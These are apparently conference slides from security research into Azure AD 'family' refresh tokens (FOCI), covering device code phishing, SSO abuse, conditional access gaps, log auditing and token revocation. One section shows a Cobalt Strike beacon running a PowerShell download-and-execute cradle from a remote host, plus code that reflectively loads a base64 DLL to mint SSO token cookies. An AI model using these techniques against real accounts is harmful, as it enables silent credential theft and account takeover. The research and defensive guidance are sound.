
RFC 6819 enumerates a variety of attack paths:

1. Stealing a previously and legitimately issued family refresh token
2. Obtaining a family refresh token through malicious authorization

We focused our attention on how an attacker could obtain family refresh tokens by maliciously authorizing a family client application.

Device Code Phishing

All known FOCI "family" client apps support device authorization grant flow.



Microsoft

willem@byrgenwerth.onmicrosoft.com

Are you trying to sign in to Microsoft Office?

Only continue if you downloaded the app from a store or website that you trust.

Microsoft

willem@byrgenwerth.onmicrosoft.com

Are you trying to sign in to Office 365 Management?

Only continue if you downloaded the app from a store or website that you trust.

Microsoft

willem@byrgenwerth.onmicrosoft.com

Are you trying to sign in to Microsoft Authenticator App?

Only continue if you downloaded the app from a store or website that you trust.

Microsoft

willem@byrgenwerth.onmicrosoft.com

Are you trying to sign in to Microsoft Teams - Device Admin Agent?

Only continue if you downloaded the app from a store or website that you trust.

Device Code Phishing

Benefits

Device code phishing with FOCI client apps:


1. Choose the best client app as the lure for social engineering
2. Redeem FRT for client with desired scopes

Abusing Single Sign-On

Threat model: automatically authorizing client applications

Attack

- On an AAD-joined Windows devices with SSO enabled
- Get process execution as signed-in Azure AD user
- Request a PRT pre-signed cookie from a COM service
- Use cookie to complete an auth grant flow for family client app
- Redeem FRTs as desired



Cobalt Strike
Cobalt Strike View Attacks Reporting Help

external	internal	listener	user	computer	note	process	pid	arch	last
[redacted]	10.201.98.11	http	sbeavers	[redacted] WKS01		[redacted] ...	6292	x64	11h

Event Log X
Beacon 10.201.98.11@6292 X

```
# Get the nonce
$response = Invoke-RestMethod -UseBasicParsing -Method Post -Uri
"https://login.microsoftonline.com/Common/oauth2/token" -Body "g
rant_type=srv_challenge"
$nonce = $response.Nonce
# Craft the URL
$url = "https://login.microsoftonline.com/common/oauth2/authoriz
e?sso_nonce=$nonce"
# Inject the DLL
$b64 = "TVqQAAMAAAAAAAA...snip...AAAAAAAAAAAAAAAA=="
$buf = [Convert]::FromBase64String($b64)
$assembly = [System.Reflection.Assembly]::Load($buf)
# Call the COM API
[RequestAADSamlRefreshToken.Program]::Main($url.Split())
```

```
beacon> powershell IEX ((New-Object Net.WebClient
[*] Tasked beacon to run: IEX ((New-Object Net.We
[+] host called home, sent: 351 bytes
[+] received output:
#< CLIXML
https://login.microsoftonline.com/common/oauth2/a
Token:
eyJrZGZfdmVyIjoyLCJjdHgiOiJGdUczajZLWXlEOHlCSkNma
 path=/; domain=login.microsoftonline.com; secure; httponly
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="0"><T>System.Management.Automation.PSCust
beacon> powershell IEX ((New-Object Net.WebClient).DownloadString('http:/[redacted]/tokentestingiscool/get_token.ps1'))
[*] Tasked beacon to run: IEX ((New-Object Net.WebClient).DownloadString('http://[redacted]/tokentestingiscool/get_token.ps1'))
[+] host called home, sent: 351 bytes
[+] received output:
#< CLIXML
https://login.microsoftonline.com/common/oauth2/authorize?sso_nonce=AwABAAAAAAACAOz_BAD0_zyflxPlNYMcCoBkGDtvzqDIYAlmPvslK9mbfYjyAgEsSGTgYNJ2uJDygEsHDJ9PIJxEZMSV
Token:
eyJrZGZfdmVyIjoyLCJjdHgiOiIybGVtalVxQnR4T2lOWWpRNzhWOUQ4dlF1dW1GNWp4NiIsImFsZyI6IkhTMjU2In0.eyJyZXF1ZXN0X25vbmNlIjoiQXdBQkFBQUFBQUFDQU96X0JBRDBfenlmbHhQMU5ZTWND
path=/; domain=login.microsoftonline.com; secure; httponly
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="0"><T>System.Management.Automation.PSCust
```

```
[redacted]-WKS01] sbeavers/6292 (x64)                                    last: 11h
beacon>
```

Abusing Single Sign-On

Benefits

- Relatively low bar-to-entry
- Completely silent to the user
- Only need one PRT-derived `x-ms-RefreshTokenCredential` cookie
- Inherits device claims


Conditional Access Policies

Conditional Access Policies still apply to family client applications and FRTs, but...

- based on Client ID trivially bypassed if another family client app has consent for desired scopes
- that require multi-factor authentication, however, do not impede attackers from abusing legitimately issued FRTs since RT grants are always non-interactive
- based on trusting the device are ineffective when a family client app is maliciously authorized by abusing SSO
- Microsoft plans to improve CA to allow restricting the issuance of FRTs and unbound refresh tokens in the future

Recent testing shows "Office apps" applies CA against the resource, not client!

Auditing Sign-In Logs



Home > byrgenwerth

byrgenwerth | Sign-in logs

Azure Active Directory

Overview

Preview features

Diagnose and solve problems

Manage

Users

Groups

External Identities


Download | Export Data Settings | Troubleshoot | Refresh | Columns | Got feedback?

Want to switch back to the default sign-ins experience? Click here to leave the preview. →

Date : **Last 24 hours** | Show dates as : **Local** | Time aggregate : **24 hours** | Add filters

User sign-ins (interactive) | **User sign-ins (non-interactive)** | Service principal sign-ins | Managed identity sign-ins

Sign-ins in the table below are grouped by user and resource. Click on a row to see all the sign-ins for a user and resource on that date and time.



Activity Details: Sign-ins

Basic info | Location | Device info | Authentication Details | Conditional Access | Report-only | **Additional Details**

Root Key Type	Unknown
Oauth Scope Info	["user_impersonation","profile","openid","email"]

Auditing Sign-In Logs

- Unfortunately, Microsoft dismissed the idea of publishing the current list of FOCI clients because the **“list changes frequently with new apps and removal of old apps”**
- Currently no indication if the sign-in was done using a FRT
- Monitor for bursts of non-interactive sign-ins using multiple FOCI clients in a short period of time

Revoking Refresh Tokens

```
In [ ]: Connect-AzureAD
        Revoke-AzureADUserAllRefreshToken -ObjectId johndoe@contoso.com
```

- Defenders must aggressively revoke refresh tokens whenever an account is suspected to be compromised.
- Resetting a compromised user's password does not automatically invalidate bearer tokens that have already been issued in many circumstances
- Continuous access evaluation (CAE) is relevant, but not universally supported

Conclusion

- Refresh tokens are long-lived credentials
- The scopes authorized determine the blast radius from refresh token theft
- OAuth Specifications include safeguards to mitigate potential risk
- AAD does not enforce these safeguards for refresh tokens
- Considerable security implications from undocumented `foci` and FRT feature
- Defenders have a right to know about FOCI
    - "Consent" seems incompatible with invisible pre-authorized fist-party clients
    - Need to know the list of FOCI client apps to monitor for them
    - Organizations need to determine legitimate business need and be able to deny access
- Microsoft stated: "in the future we may move away from FOCI completely"

Special Thanks

- Tony Gore, CTU Special Operations
- Dr. Nestori Syyinmaa (@DrAzureAD), CTU Special Operations